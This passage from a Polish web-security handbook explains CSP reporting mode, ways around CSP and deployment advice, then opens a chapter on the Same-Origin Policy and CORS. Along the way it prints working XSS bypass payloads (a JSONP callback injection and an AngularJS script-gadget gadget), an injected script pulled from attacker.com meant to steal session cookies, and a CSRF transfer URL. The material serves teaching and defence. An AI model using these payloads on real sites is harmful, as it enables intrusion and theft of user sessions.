2. Polityka CSP na stronie jest zbyt mocna, powodując blokowanie elementu, który powinien być wyświetlany.
3. Użytkownik używa wtyczki do przeglądarki, która dodaje do strony jakiś element niezgodny z polityką CSP. W tym przypadku niewiele możemy zrobić.

Przetwarzanie raportów CSP jest w 100% po stronie właściciela aplikacji; otrzymywane raporty można np. przetrzymywać w bazie danych, by móc na ich podstawie wyciągać jakieś dalsze wnioski. Istnieją również gotowe usługi (np. `report-uri.com`<sup>4</sup>), które można wskazać jako miejsce docelowe wysyłania raportów, by móc później zobaczyć dane w postaci zagregowanej.

Standard CSP udostępnia też możliwość włączenia tzw. **trybu raportowania**. W tym trybie przeglądarka analizuje wszystkie polityki CSP, ale niczego aktywnie na stronie nie blokuje – wysyła jedynie informację (raport), w sytuacji gdyby taka blokada nastąpiła. Aby włączyć tryb raportowania, należy użyć innej nazwy nagłówka do wdrożenia CSP, tj. `Content-Security-Policy-Report-Only`.

Rozważmy więc przykład:

#### *Listing 14. Nagłówek Content-Security-Policy-Report-Only*

```
Content-Security-Policy-Report-Only: img-src 'none'; report-uri /csp-report
[...]

```

W przeciwieństwie do poprzedniego przykładu, tym razem przeglądarka nie zablokuje załadowania obrazka, ale wyśle dokładnie taki sam raport jak wcześniej.

Tryb raportowania zazwyczaj jest używany jako pierwszy krok we wdrażaniu CSP. Pozwala potwierdzić, czy przypadkiem ustawiona polityka nie jest zbyt silna i nie blokuje ładowania zasobów, które są niezbędne do poprawnego działania strony.

Inny scenariusz dla trybu raportowania to chęć wykonania inwentaryzacji zasobów, które są ładowane przez aplikacje webowe. Jednym z rzeczywistych przykładów wdrożenia tego trybu była pewna firma, w której dział marketingu miał możliwość bezpośredniej edycji skryptów trackingowych, ładowanych przez aplikację

WWW. Teoretycznie te zmiany powinny być zawsze uzgadniane z działem bezpieczeństwa, ale rzeczywistość okazywała się inna. W związku z tym dział bezpieczeństwa postanowił dodać CSP w trybie raportowania, nawet bez chęci przejścia na tryb aktywny – chodziło jedynie o śledzenie raportów pod kątem tego, czy bez ich wiedzy nie zostały dodane nowe skrypty.

## SPOSOBY OBEJŚCIA CSP

Głównym celem CSP jest blokada przed atakami XSS, jak również przed ewentualną możliwością eksfiltracji (wyprowadzania) danych do zewnętrznych domen. Niestety – wieloletnia praktyka CSP w realnym świecie pokazała, że są pewne rodzaje podatności XSS czy pewne powszechne błędy popełniane w politykach, które powodują, że CSP *de facto* nie spełnia swej funkcji. W tej części rozdziału zaprezentuję niektóre podstawowe sposoby obejścia CSP jako mechanizmu chroniącego przed XSS. Kilka sposobów na obejście CSP jako zabezpieczenia przed eksfiltracją zostało już przedstawionych w częściach dotyczących form-action czy base-uri.

### Obejście przez JSONP

JSONP (*JSON with Padding*) jest najstarszym (z 2005 roku) sposobem na wymianę danych pomiędzy różnymi domenami pozwalającym ominąć *Same-Origin Policy*. Wykorzystuje się w nim zwykle tagi `<script>`.

Założenie jest takie, że mamy dwie domeny, np. <https://test1.sekurak.pl> i <https://test2.sekurak.pl>. Zakładamy, że domena *test1* zwraca informacje o artykułach w serwisie [sekurak.pl](https://sekurak.pl), z których chce skorzystać domena *test2*.

Gdyby więc mechanizmem wymiany danych miało być JSONP, wówczas domena *test1* może pod adresem <https://test1.sekurak.pl/articles?cb=parseResponse> zwracać następującą treść:

Listing 15. Przykład odpowiedzi JSONP

```
parseResponse({
  "articleId": 1,
  "articleTitle": "XSS w google.com"
});
```

JSONP polega na tym, że zwracany jest JSON, opakowany w funkcję javascriptową (w tym przypadku funkcja ta nazywa się `parseResponse`). Wówczas domena [test2.sekurak.pl](https://test2.sekurak.pl) może dołączyć powyższy kod jako skrypt i w kontekście tej drugiej domeny wykona się funkcja `parseResponse`, która będzie mogła przetworzyć JSON. Dzięki temu udało się współdzielić dane pomiędzy dwiema domenami.

Charakterystyczną cechą JSONP jest parametr zazwyczaj nazywany `callback` (lub w skrócie: `cb`). Można w nim podać nazwę funkcji, która ma przyjąć JSON jako argument. Bardzo często zawartość tego parametru nie jest w żaden sposób walidowana. Nic nie stoi na przeszkodzie, by podać wartość [https://test1.sekurak.pl/articles?cb=alert\(1\);](https://test1.sekurak.pl/articles?cb=alert(1);), co spowoduje załadowanie dokumentu:

Listing 16. Dodanie własnego kodu JS przez parametr *callback* w JSONP

```
alert(1);({
  "articleId": 1,
  "articleTitle": "XSS w google.com"
});
```

Właśnie możliwość podania dowolnej wartości jako *callback* jest sednem, jeśli chodzi o obejście CSP! Załóżmy, że mamy stronę z następującą polityką CSP:

```
Content-Security-Policy: script-src https://test1.sekurak.pl
```

Wiemy, że w domenie *https://test1.sekurak.pl* znajduje się co najmniej jeden JSONP. Zatem na stronie może znaleźć się następujący skrypt:

```
<script src="https://test1.sekurak.pl/articles?cb=alert(1);"></script>
```

Przeglądarka w pierwszej kolejności sprawdzi, czy skrypt może zostać wykonany w kontekście polityki CSP. Skrypt ładowany jest z domeny *https://test1.sekurak.pl*, zatem zostaje dopuszczony. W środku skryptu wykonuje się natomiast skrypt podany przez napastnika (*alert(1)*). CSP udało się więc obejść.

W 2016 roku została przeprowadzona analiza polityk CSP na dużą skalę w celu weryfikacji, czy w powszechnie używanych politykach występują słabości. Pełne wnioski z tego podsumowania można znaleźć w dokumencie *CSP Is Dead; Long Live CSP*<sup>5</sup>. Wśród najczęściej pojawiających się domen w CSP znajdowały się np. *google-analytics.com* czy *googleapis.com* – i na większości z nich występowały jakieś JSONP. Innymi słowy – jeśli CSP dopuszcza *google-analytics.com* jako źródło skryptów, da się je obejść i wykonać XSS!

## Obejście przez frameworki JS

Drugim z najpopularniejszych sposobów obchodzenia CSP jest użycie do tego frameworków JS. Pierwotnie mówiło się o tym wyłącznie w kontekście frameworka AngularJS, ale późniejsze badania (tzw. *script gadgets*<sup>6</sup>) pokazują, że niemal każdy framework JS może w jakiś sposób zostać użyty do obejścia praktycznie dowolnego wariantu CSP (nie ma więc znaczenia, czy używamy list dopuszczalnych hostów, czy np. *'strict-dynamic'*).

Zobaczymy przykład obchodzenia CSP z wykorzystaniem AngularJS:

Listing 17. Obejście CSP z wykorzystaniem AngularJS

```
Content-Security-Policy: script-src https://ajax.googleapis.com/ajax/ ↵
libs/angularjs/
[...]
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/ ↵
angular.min.js"></script>
<div ng-app ng-csp>
  <div ng-focus="x=$event" id=f tabindex=0>foo</div>
  <div ng-repeat="(key, value) in x.view">
```

```

<div ng-if=key=="window">{{ value.alert = [1].reduce(value.alert, 1337) }}</div>
</div>
</div>

```

Zakładamy, że kod zaznaczony na czerwono jest wstrzyknięciem XSS.

W AngularJS istnieje możliwość włączenia trybu zgodności z CSP atrybutem `ng-csp`. AngularJS używa wówczas własnego parsera JS do przetwarzania wyrażeń JS znajdujących się np. w atrybutach typu `ng-repeat`. Istnieje jednak sposób na to, by odwołać się do głównego obiektu w JS (`window`) i następnie z jego poziomu wykonać już dowolny kod. Powyższy przykład został zaczerpnięty ze wspomianej wcześniej analizy *script gadgets*<sup>7</sup>.

Analogiczne sposoby obejścia można znaleźć dla wielu innych znaczących frameworków JS (np. Polymer, Vue itp.).

Istnieje narzędzie CSP Evaluator<sup>8</sup>, w którym można wkleić politykę CSP i dowiedzieć się, czy istnieją na nią znane obejścia (przykład na rysunku 2).

The screenshot shows the CSP Evaluator interface. At the top, there's a title 'Content Security Policy' and two links: 'Sample unsafe policy' and 'Sample safe policy'. Below this is a text area containing a CSP policy string. The policy includes several sources and directives, with some parts highlighted in red to indicate potential issues. Below the text area is a 'CHECK CSP' button. Underneath the button, it says 'CSP Version 3 (nonce based + backward compatibility checks)'. The main section is titled 'Evaluated CSP as seen by a browser supporting CSP Version 3'. It shows a list of evaluated sources with their status and a description of the issue or bypass method. The sources are: 'https://ssl.google-analytics.com' (red dot), 'https://twitter.com' (yellow dot), ''unsafe-eval' (yellow dot), and 'https://\*.twimg.com' (red dot). The descriptions explain how these sources can be bypassed or why they are considered unsafe.

Source	Status	Description
https://ssl.google-analytics.com	Red dot	ssl.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP.
https://twitter.com	Yellow dot	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
'unsafe-eval'	Yellow dot	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().
https://*.twimg.com	Red dot	cdn.syndication.twimg.com is known to host JSONP endpoints which allow to bypass this CSP.

Rysunek 2. Wynik działania narzędzia CSP Evaluator pokazujący możliwe obejścia CSP na przykładzie polityki z `twitter.com`

## KIEDY WARTO, A KIEDY NIE WARTO STOSOWAĆ CSP?

Lektura tego rozdziału pozwala nam wysunąć wniosek, że z jednej strony, CSP może dawać realne korzyści, jeśli chodzi o zabezpieczenie aplikacji przed skutkami niektórych podatności, głównie XSS. Z drugiej strony, wdrożenie polityki może jednak wymagać dużych nakładów pracy (przygotowanie jej nie jest bowiem proste), a okazuje się, że nawet rozbudowane polityki mogą zostać ominięte, co sprawia, że wdrożenie CSP nie podnosi realnie bezpieczeństwa.

Kiedy więc warto wdrożyć CSP w aplikacji? Przede wszystkim należy mieć na uwadze, że CSP to mechanizm, który chroni jedynie przed skutkami podatności; nie zabezpiecza przed podatnościami samymi w sobie. Jeśli więc mamy do dyspozycji aplikację, która nie została do tej pory mocno zbadana pod kątem bezpieczeństwa lub miała wiele znanych błędów typu XSS, prawdopodobnie lepiej w pierwszej kolejności skupić się na samych testach bezpieczeństwa lub zabezpieczeniu aplikacji.

Ponadto pewne polityki CSP (jak `'unsafe-inline'`) nie dają żadnej ochrony przed podatnością XSS. Jeśli więc w ramach analizy aplikacji okaże się, że nie ma możliwości wdrożenia CSP bez `'unsafe-inline'`, wdrożenie najlepiej przesunąć w czasie, dopóki nie będzie się dało tej polityki uniknąć.

Problematyczne okazują się również sytuacje, w których aplikacja webowa korzysta z bardzo dużej liczby zewnętrznych skryptów (np. skryptów trackingowych) pochodzących z różnych domen. Przykładowo – w momencie pisania tych słów\* domena *twitter.com* ma politykę zajmującą ponad 4kB. Jest na niej też kilkanaście domen w środku dyrektywy `script-src`, w tym domeny, co do których wiadomo, że pozwalają na obejście CSP, jak *google-analytics.com*.

W niektórych aplikacjach CSP możliwe jest jednak do wdrożenia w stosunkowo prosty sposób:

### DOBRE PRAKTYKI: WDROŻENIE CSP

- ▶ gdy aplikacje nie odwołują się do wielu zewnętrznych zasobów,
- ▶ gdy od początku pisania nie są one rozwijane z myślą o CSP (więc ryzyko związane z wieloma zewnętrznymi zależnościami jest brane pod uwagę od momentu rozpoczęcia rozwoju aplikacji),
- ▶ gdy wykorzystują nowoczesne biblioteki JS, które mają wsparcie do CSP.

Reasumując, wdrażanie CSP ma sens tylko wtedy, jeśli możliwe jest ustawienie silnej polityki. Gdy z różnych powodów nie da się tego łatwo zrobić (bo np. aplikacja wymagałaby bardzo dużych zmian), lepiej skupić się na zabezpieczeniu aplikacji przed samymi podatnościami niż na wdrażaniu polityki CSP, która realnie niewiele wniesie.

\* Połowa 2019 roku.

## PRZYKŁADOWE POLITYKI CSP

Poniższe zestawienie kilku przykładowych polityk CSP wdrażanych w realnych aplikacjach jest pewnego rodzaju podsumowaniem omówionych tu zagadnień.

Tabela 5. Przykładowe polityki CSP

SYTUACJA	POLITYKA	KOMENTARZ
Aplikacja nie korzysta z żadnych zasobów z zewnętrznych domen, zaś wszystkie skrypty są ładowane z zewnętrznych plików.	<code>default-src 'self'; object-src 'none'; form-action 'self'; base-uri 'none';</code>	Jest to typowa „silna” polityka CSP. Wszystkie zasoby mogą być ładowane jedynie z domeny samej aplikacji, natomiast dyrektywy <code>object-src</code> , <code>form-action</code> i <code>base-uri</code> zostały ustawione jako swego rodzaju hardening przed eksfiltracją danych.
Aplikacja nie korzysta z zewnętrznych domen, ale część skryptów buduje dynamicznie bezpośrednio w HTML, w zależności od akcji wykonywanych przez użytkownika.	<code>default-src 'self'; script-src 'self' 'nonce-random'; object-src 'none'; form-action 'self'; base-uri 'none';</code>	W porównaniu do poprzedniej polityki zostało dodane wyrażenie <code>nonce-...</code> , które jest najprostszym bezpiecznym sposobem na umieszczenie dynamicznie budowanych skryptów bezpośrednio w HTML.
Aplikacja korzysta z bardzo dużej liczby skryptów trackingowych, które mogą się regularnie zmieniać.	<code>default-src 'self'; script-src 'self' 'nonce-random' 'strict-dynamic'; object-src 'none'; form-action 'self'; base-uri 'none';</code>	Duża liczba skryptów trackingowych generuje potrzebę dodania ich wszystkich do whitelisty hostów. Ponieważ wówczas whitelista hostów mogłaby się bardzo rozbudować i byłaby trudna w utrzymaniu, należy rozważyć stosowanie <code>'strict-dynamic'</code> i ładowanie wszystkich tych skryptów dynamicznie. W ten sposób minimalizowane jest też ryzyko związane z dodaniem domeny typu <i>google-analytics.com</i> do listy zaufanych, jako znanego sposobu obejścia CSP.
CSP ma być stosowane wyłącznie jako zabezpieczenie przed atakiem <i>Clickjacking</i> .	<code>frame-ancestors 'none'</code>	Polityka blokuje ramkowanie strony z dowolnej domeny.

## PODSUMOWANIE

*Content Security Policy* (CSP) jest rozbudowanym mechanizmem bezpieczeństwa, którego celem jest zabezpieczenie aplikacji webowych przed XSS i atakami polegającymi na eksfiltracji danych. Zabezpieczenie polega na możliwości zdefiniowania źródeł, z których mogą być ładowane zewnętrzne zasoby na stronie.

Aby ułatwić wdrażanie CSP, twórcy standardu utworzyli tryb raportowania, by właściciele aplikacji mogli otrzymywać informacje o naruszeniach polityk CSP. Mogą one posłużyć do poprawiania tych polityk (jeśli przypadkowo ustawiono je zbyt restrykcyjnie), a także sygnalizować ataki przeprowadzone na aplikację.

Odwoływanie się do dużej liczby zewnętrznych domen może skutkować tym, że przez którąś z nich będzie możliwe obejście CSP, np. z wykorzystaniem JSONP lub jednej z popularnych bibliotek JS. Dlatego wdrażając CSP, należy mieć na uwadze kilka kwestii:

✓ CHECKLIST: WDROŻENIE CSP
▶ Wdrożenie należy zacząć od trybu raportowania.
▶ Przeanalizować, czy wdrożenie jest możliwe bez używania niebezpiecznych wyrażeń, takich jak <code>'unsafe-inline'</code> .
▶ Zbadać wszystkie zewnętrzne źródła, z których korzysta aplikacja. W miarę możliwości poprzemienić je na serwery, nad którymi mamy kontrolę.
▶ Rozważyć, czy bardziej korzystne jest wdrożenie CSP, czy po prostu zabezpieczenie aplikacji przed innymi podatnościami, takimi jak XSS.



ksiazka.sekurak.pl/r11

- 1 Mozilla, *Web App Manifest*, <https://developer.mozilla.org/en-US/docs/Web/Manifest>
- 2 *HTML Living Standard*, 4.10.3 *The form element*, <https://html.spec.whatwg.org/multipage/forms.html#the-form-element>
- 3 Mozilla, *<iframe>: The Inline Frame element: sandbox*, <https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe#attr-sandbox>
- 4 Report URI, <https://report-uri.com/>
- 5 Weichselbaum L. i in., *CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy*, <https://ai.google/research/pubs/pub45542>
- 6 Lekies S. i in., *Breaking XSS mitigations via Script Gadgets*, <https://www.blackhat.com/docs/us-17/thursday/us-17-Lekies-Dont-Trust-The-DOM-Bypassing-XSS-Mitigations-Via-Script-Gadgets.pdf>
- 7 Google, *security-research-pocs*, [https://github.com/google/security-research-pocs/blob/master/script-gadgets/repo/csp/wh/angular\\_exploit.php](https://github.com/google/security-research-pocs/blob/master/script-gadgets/repo/csp/wh/angular_exploit.php)
- 8 CSP Evaluator, <https://csp-evaluator.withgoogle.com/>



**Mateusz Niezabitowski**

# Same-Origin Policy i Cross-Origin Resource Sharing (CORS)



## WSTĘP

Podstawowym mechanizmem obronnym nowoczesnych przeglądarek jest *Same-Origin Policy*. Z reguły jego istnienie jest dla nas bardzo ważne, gdyż eliminuje szereg potencjalnych problemów bezpieczeństwa. Czasem jednak chcielibyśmy delikatnie rozluźnić tę politykę. Jednym ze sposobów na to jest mechanizm *Cross-Origin Resource Sharing* (zwany zwyczajowo po prostu CORS) – zapewniający możliwość bezpiecznej wymiany danych pomiędzy stronami, które charakteryzuje inny origin. W rozdziale tym zostanie wytłumaczone, z jakiego powodu CORS jest nam w ogóle potrzebny, w jaki sposób możemy go użyć, jakie mamy alternatywy i – wreszcie – czy, a jeśli tak, to w jaki sposób, możemy go obejść.

## SAME-ORIGIN POLICY (SOP)

Współcześnie przeglądarka jest podstawową aplikacją na każdym komputerze – stając się w pewnym sensie nowym systemem operacyjnym (często wręcz dosłownie – *vide* Chrome OS). Dzieje się tak dlatego, że mnogość różnego rodzaju bogatych API pozwala na tworzenie coraz to ciekawszych aplikacji webowych, będących bardzo kuszącą alternatywą dla tradycyjnych aplikacji desktopowych. **Z większymi możliwościami wiąże się jednak większa odpowiedzialność**<sup>1</sup>. Przeglądarki od dawna starają się wprowadzać coraz to nowsze mechanizmy zabezpieczające nasze środowiska – jednym z nich (i prawdopodobnie najważniejszym) jest ***Same-Origin Policy (SOP)***<sup>2</sup>. Nie jesteśmy w stanie mówić o CORS, nie rozumiejąc wcześniej SOP, zacznijmy więc od zdefiniowania tego ostatniego. Nie będzie to możliwe bez ustalenia terminologii oraz tego, czym jest ów tajemniczy origin: otóż, bez silenia się na próby tłumaczenia z języka angielskiego, wystarczy wiedzieć, że jest to nic innego jak trójka:

- ▶ **protokół** (inaczej – schemat),
- ▶ **host** (sprawdzany rygorystycznie, tzn. subdomena nie jest tożsama z domeną!),
- ▶ **port**.

Przykłady originu to `ftp://127.0.0.1:5000` albo `https://www.google.com` (w tym drugim przypadku port jest obecny *implicite*: ponieważ mamy do czynienia z HTTPS, wiemy, że chodzi o domyślny port 443).

Koncepcja originu jest bardzo ważna, gdyż w świecie WWW definiuje on właściwie jednoznacznie pojedynczą aplikację. SOP w pewnym uproszczeniu (i w ide-

alnej wersji – w rzeczywistości polityka jest dużo luźniejsza, o czym za chwilę) stanowi, że dwie aplikacje charakteryzujące się różnymi originami (a więc dwie **różne** aplikacje) nie mogą wzajemnie używać (ściągać, osadzać, odpytywać) swoich elementów.

Co by się działo, gdyby przeglądarka podchodziła do tej polityki bardzo rygorystycznie? Otóż:

- ▶ nie można byłoby zamieścić na stronie z originem A obrazków, skryptów, arkuszy CSS z originu B (np. wszystkie usługi typu CDN przestałyby działać),
- ▶ nie można byłoby wywoływać zapytań HTTP z originu A do originu B (np. element `<form>`, który jest wysyłany pod inny adres),
- ▶ nie można byłoby zapisywać i odczytywać ciasteczek originu A, będąc na stronie originu B.

Oczywiście, każdy, kto miał do czynienia z aplikacjami WWW, wie, że powyższe punkty nie opisują rzeczywistości. Przeglądarki, głównie przez konieczność wstecznej kompatybilności z czasami, kiedy bezpieczeństwo WWW nie było priorytetem, pozwalają na powyższe interakcje. W wielu przypadkach nie powoduje to problemów bezpieczeństwa (lub powoduje, ale nauczyliśmy się z nimi żyć). W innych jest to wręcz pożądana funkcjonalność (np. wspomniane CDN). Niestety, niestosowanie się sztywno do polityki SOP czasami na bezpieczeństwie się odbija. Rozważmy dwa popularne ataki, wykorzystujące to rozluźnione podejście:

### Przykład 1

Mamy do czynienia ze stroną podatną na atak typu XSS. Atakujący wstrzykuje w stronę odnośnik do swojego skryptu `<script src="http://attacker.com/xss.js">`. Skrypt ten oczywiście może potencjalnie bardzo zaszkodzić użytkownikom – poprzez kradzież ciastek sesyjnych, próby wyciągnięcia tajnych danych itp. Atak ten (przynajmniej w tym wydaniu – dociąganie zewnętrznego zasobu) nie byłby możliwy, gdyby polityka SOP była rygorystycznie egzekwowana przez przeglądarkę, gdyż nie pozwoliłaby na zamieszczenie skryptu z innego originu.

### Przykład 2

Rozważmy stronę bankową podatną na atak CSRF\*. Gdy chcemy przelać pieniądze w ilości X od odbiorcy A do B, wykonywane jest zapytanie HTTP GET pod adres URL `https://mybank.com/transfer?from=A&to=B&amount=X`. Atakujący preparuje stronę, na którą zwabia swoją ofiarę, a w niej osadzony jest obrazek zdefiniowany następująco: ``. Ofiara po wejściu na stronę nie wie, że przeglądarka bezwzględnie wyśle powyższe zapytanie w jej imieniu (gdyż załączone będą jej dane uwierzytelniające – np. ciastko sesyjne). Ponownie, gdyby polityka SOP była sztywno egzekwowana, ten atak by się nie udał (zapytanie do originu banku z originu strony atakującego zostałyby zablokowane).

\* Zob. rozdz. *Podatność Cross-Site Request Forgery (CSRF)*.

Jak widać, polityka SOP jest stosowana dość wybiórczo. Przykładowo, nie ma ograniczeń w zamieszczaniu **obrazków** z innych originów lub wysyłaniu **formularzy** (nawet automatycznego!) do innych originów, a zatem (co z tego wynika) – wykonywania zapytań GET i prostych POST do innych originów. Nie ma też ograniczeń co do zamieszczania **skryptów** JavaScript z innych originów, choć już np. skrypty te są częściowo izolowane (np. nie możemy wczytać kodu źródłowego skryptu z innego originu), co akurat jest zgodne z SOP. **Ciastka** w pewnym sensie podlegają polityce SOP (np. nie można na originie <https://google.com> ustawić ciastka dla <https://facebook.com>), jednak z pewnymi wyjątkami (np. domyślnie schemat nie ma znaczenia, mogę także ustawić ciastko dla domeny, której jestem subdomeną; czyli np. ciastko ustawione na originie <http://sub.google.com> dla originu <https://google.com>).

Wyżej wspomniane „wyjątki” biorą się stąd, że polityka SOP powstała dużo później niż (prawie 30-letnie) WWW i ewoluowała powoli. To zła wiadomość. Dobra jest natomiast taka, że nowsze technologie, powstałe już po ustabilizowaniu się koncepcji SOP, były tworzone zgodnie z paradygmatami tej polityki. Przykładem takiej technologii jest XHR (*XMLHttpRequest*), zwany inaczej AJAX (*Asynchronous Javascript and XML*). Zapytania XHR podlegają polityce SOP, a zatem spotykają się z licznymi ograniczeniami, które uniemożliwiają nam wiele potencjalnie „paskudnych” ataków. Do tych ograniczeń należą m.in. tylko częściowa kontrola nad typem danych wysyłanych przez POST (nagłówek Content-Type), brak możliwości odczytu zwróconych danych, brak możliwości ustawienia dowolnych nagłówków i inne. By pokazać, dlaczego jest to takie istotne, rozważmy następujący atak, który potencjalnie mógłby być bardzo szkodliwy.

### Przykład 3

Dowolna strona WWW, która pod pewnym adresem URL zwraca po zapytaniu GET wrażliwe dane. Wyobraźmy sobie atak podobny do CSRF – zwabiamy ofiarę na złośliwą stronę, która wykonuje to zapytanie. Dane wracają do strony atakującego, **ale na maszynie ofiary** (w końcu to atak typu CSRF!). Chcielibyśmy je przesłać teraz atakującemu, tylko... nie możemy! Zastanówmy się, jak to zrobić? Standardowe triki typu tag `<img>` z odpowiednim źródłem wykonają zapytanie, ale nie umożliwią dostępu do zwróconych danych. Jedyne mechanizmy, który umożliwia taki dostęp w teorii (to znaczy – posiada odpowiednie API), to XHR, ale on też nam nie pomoże – odmówi przekazania danych pomiędzy originami, właśnie dzięki SOP!

Ponieważ wyjątków jest wiele, warto spróbować uprościć trochę sprawę. I tak, w kontekście SOP, uproszczona „reguła kciuka” wygląda następująco:

- ▶ **zapis** (wykonanie zapytania) Cross-Origin z reguły **jest możliwy** (przykład: wykonanie zapytania GET przy pobieraniu obrazka lub wysyłaniu formularza),
- ▶ **osadzenie** (użycie zwróconej odpowiedzi bez znajomości jej treści) Cross-Origin z reguły **jest możliwe** (przykład: osadzenie elementu – obrazka, ramki, skryptu – na stronie),
- ▶ **odczyt** (poznanie treści zwróconej odpowiedzi) Cross-Origin z reguły **nie jest możliwy** (przykład: wczytanie treści skryptu lub odpowiedzi XHR).

Oczywiście, „uproszczona” znaczy też „nie zawsze działa”, gdyż wyjątków trochę jest – jako punkt startowy jednak sprawdź się całkiem nieźle\*.

## CROSS-ORIGIN RESOURCE SHARING (CORS)

Z punktu widzenia bezpieczeństwa WWW polityka SOP jest niezwykle istotna, a fakt, że zapytania XHR stosują się do niej, to świetna wiadomość. Zauważmy jednak, że ta przysłowiowa róża ma jednak kolce: jest wiele sytuacji, kiedy komunikacja blokowana przez SOP jest nam potrzebna! Oto kilka przykładów:

- ▶ *Single Page Application* (SPA) napisana w JavaScript, która komunikuje się za pomocą API REST z serwerem. W docelowej „produkcyjnej” wersji oba zasoby (REST i frontend) są prawdopodobnie serwowane z tego samego źródła, ale w środowisku deweloperskim programista części frontend może nie mieć ochoty specjalnie stawiać serwera backend – zamiast tego korzysta z zewnętrznej instancji pod adresem X, stawiając lokalnie serwer statyczny serwujący pliki JavaScript. Niestety, SOP uniemożliwi komunikację,
- ▶ system SSO dostarczany przez firmę trzecią, używany w przeglądarce: jeśli do działania jakiegokolwiek części potrzebna jest komunikacja XHR, SOP zablokuje komunikację, gdyż origin firmy trzeciej będzie się różnił od naszego,
- ▶ system z kilkoma subdomenami – np. *example.com* i *payments.example.com*. Mimo że domeny są (prawdopodobnie) zarządzane przez tę samą jednostkę, nie będzie działać między nimi jakakolwiek komunikacja, gdyż różni się origin (który z definicji stawia znak **różności** między domeną i jej subdomeną) – przez SOP,
- ▶ dwie firmy podpisują umowę w kwestii dzielenia się danymi dla usprawnienia obsługi klienta. Niestety, komunikacja między nimi za pomocą XHR jest niemożliwa – przez SOP.

To oczywiście niekompletna lista – komunikacja między różnymi originami może mieć tysiące, jeśli nie miliony zastosowań. Co wtedy? Wyglądałoby na to, że jesteśmy zdani wyłącznie na niestandardowe rozwiązania (właściwie – „hacki”, opisane m.in. w dalszej części tego rozdziału). Na szczęście tu właśnie z pomocą przychodzi tytułowy *Cross-Origin Resource Sharing* (CORS)<sup>3</sup>.

CORS umożliwia nam bezpieczne wykonywanie zapytań HTTP Cross-Origin. Co to znaczy **bezpieczne**? Otóż dajemy możliwość stronie serwującej dane/odpowiadającej na zdecydowanie, czy ufa stronie klienckiej/pytającej i czy w związku z tym dane, które wysłamy, mają być dla niej dostępne – a wręcz czy samo oryginalne zapytanie powinno zostać wykonane (brzmi jak szaleństwo – zgadzamy się na wykonanie zapytania **po** zadaniu zapytania?! A jednak są pewne sposoby, by to zrobić).

\* Na marginesie: zainteresowanym szczegółami SOP polecam niezwykle obszerne opracowanie tego tematu autorstwa Michała Zalewskiego (lcamtuf) – albo w postaci dostępnego online opracowania (Zalewski M., *Browser Security Handbook*, <https://code.google.com/archive/p/browsersec/wikis/Main.wiki> – pozycja trochę leciwa), albo w postaci książki (Zalewski M., *The Tangled Web: A Guide to Securing Modern Web Applications*, <http://lcamtuf.coredump.cx/tangled/>). Wspomnę też, że mamy możliwość zaostrożenia zachowania przeglądarek, co pozwala nam emulować bardziej rygorystyczną politykę SOP niż ta domyślna. Przykładem jest tu choćby *Content Security Policy*, zob. więcej w rozdz. *Content Security Policy*.

Na potrzeby tego rozdziału wprowadźmy następującą terminologię: **klientem** będzie strona z originu A (niekoniecznie złośliwa!), a właściwie kod JavaScript osadzony na tej stronie. **Serwerem** nazwiemy serwer dostępny pod pewnym adresem związanym z originem B, różnym od A. W naszych przykładach klient chce dostać się do zasobów serwera. Zauważmy jednak, że mamy jeszcze jednego aktora w tej rozgrywce – **przeglądarkę**, która odgrywa rolę swego rodzaju proxy: klient prosi ją o wykonanie zapytania do serwera, a przeglądarka zapytanie wykonuje (lub nie) i następnie zwraca (lub nie) wynik.

Spróbujmy zdefiniować, jak mogłoby wyglądać – na razie poglądowo, bez szczegółów technicznych – **bezpieczne** wykonanie wyżej opisanej komunikacji, korzystając z dwóch przykładów ze wstępu.

### Przykład podobny do trzeciego ze wstępu

Dostęp do danych wrażliwych. Klient za pomocą XHR (a zatem i przeglądarki) prosi serwer o dane wrażliwe. Jest to zwykłe zapytanie typu GET, a więc pamiętajmy, że mogłoby być wykonane w inny sposób, niekoniecznie za pomocą XHR (ale tylko XHR udostępnia API do zwrotu danych stronie wykonującej zapytanie, dlatego go używamy). Przeglądarka przesyła zapytanie do serwera, który wiedząc, kim jest klient, może teraz zdecydować, czy dane, które zwróci (a zwróci je na pewno, bo zapytanie się wykonało), mają zostać udostępnione klientowi. Ten wybór sygnalizowany jest ustawieniem (bądź nie) odpowiedniej flagi dla przeglądarki. To ona następnie – kierując się tą flagą – zdecyduje, czy klient dostanie dane czy nie.

Wydaje się, że rozwiązaliśmy problem, ale nie jest tak do końca. Wspominaliśmy o jeszcze jednej rzeczy, której chcemy zapobiec: atak typu CSRF na endpoint, który, po pierwsze, powoduje potencjalne zmiany stanu aplikacji, a po drugie (i czasami powiązane) – wymaga „ekstra składowych” takich jak dodatkowe nagłówki czy specyficzna wartość Content-Type. Taki atak dalej będzie działał: fakt, że przeglądarka odmówiłaby przekazania rezultatu zapytania klientowi, nie jest istotny; istotne jest, że zapytanie wykonało się na serwerze, a więc stan został zmieniony. Chcielibyśmy tego uniknąć, więc zastanówmy się, jak to zrobić.

### Przykład podobny do drugiego ze wstępu

Bank umożliwia zlecenie transakcji za pomocą endpointu REST-owego, ale tylko wtedy, gdy metodą jest POST, a nagłówek Content-Type jest ustawiony jako application/json. Klient inicjuje zapytanie XHR (to jedyny sposób, który umożliwia ustawienie nietypowego pola Content-Type – co dokładnie znaczy w tym kontekście „nietypowe”, zostanie wyjaśnione za chwilę), które otrzymuje przeglądarka. Ta jednak orientuje się, że jest to zapytanie, które może być wykonane tylko za pomocą XHR (a więc zgodnie z polityką SOP). Nie jest pewna, czy zapytanie to powinno zostać przekazane dalej (a co, jeśli zmieni stan aplikacji w ataku CSRF?), więc upewnia się najpierw, odpytując serwer, czy zapytanie jest bezpieczne oraz czy klient jest zaufany. Serwer odpowiada i tylko w przypadku pozytywnej weryfikacji przeglądarka wyśle oryginalne zapytanie.

Dokładnie tak jak w powyższych (konceptyjnych) opisach działa CORS. Ponieważ mamy, jak widać, dwa odmienne tryby działania przeglądarki, rozważymy dokładnie oba przypadki, nie pomijając szczegółów technicznych.

## Obiekty XMLHttpRequest2

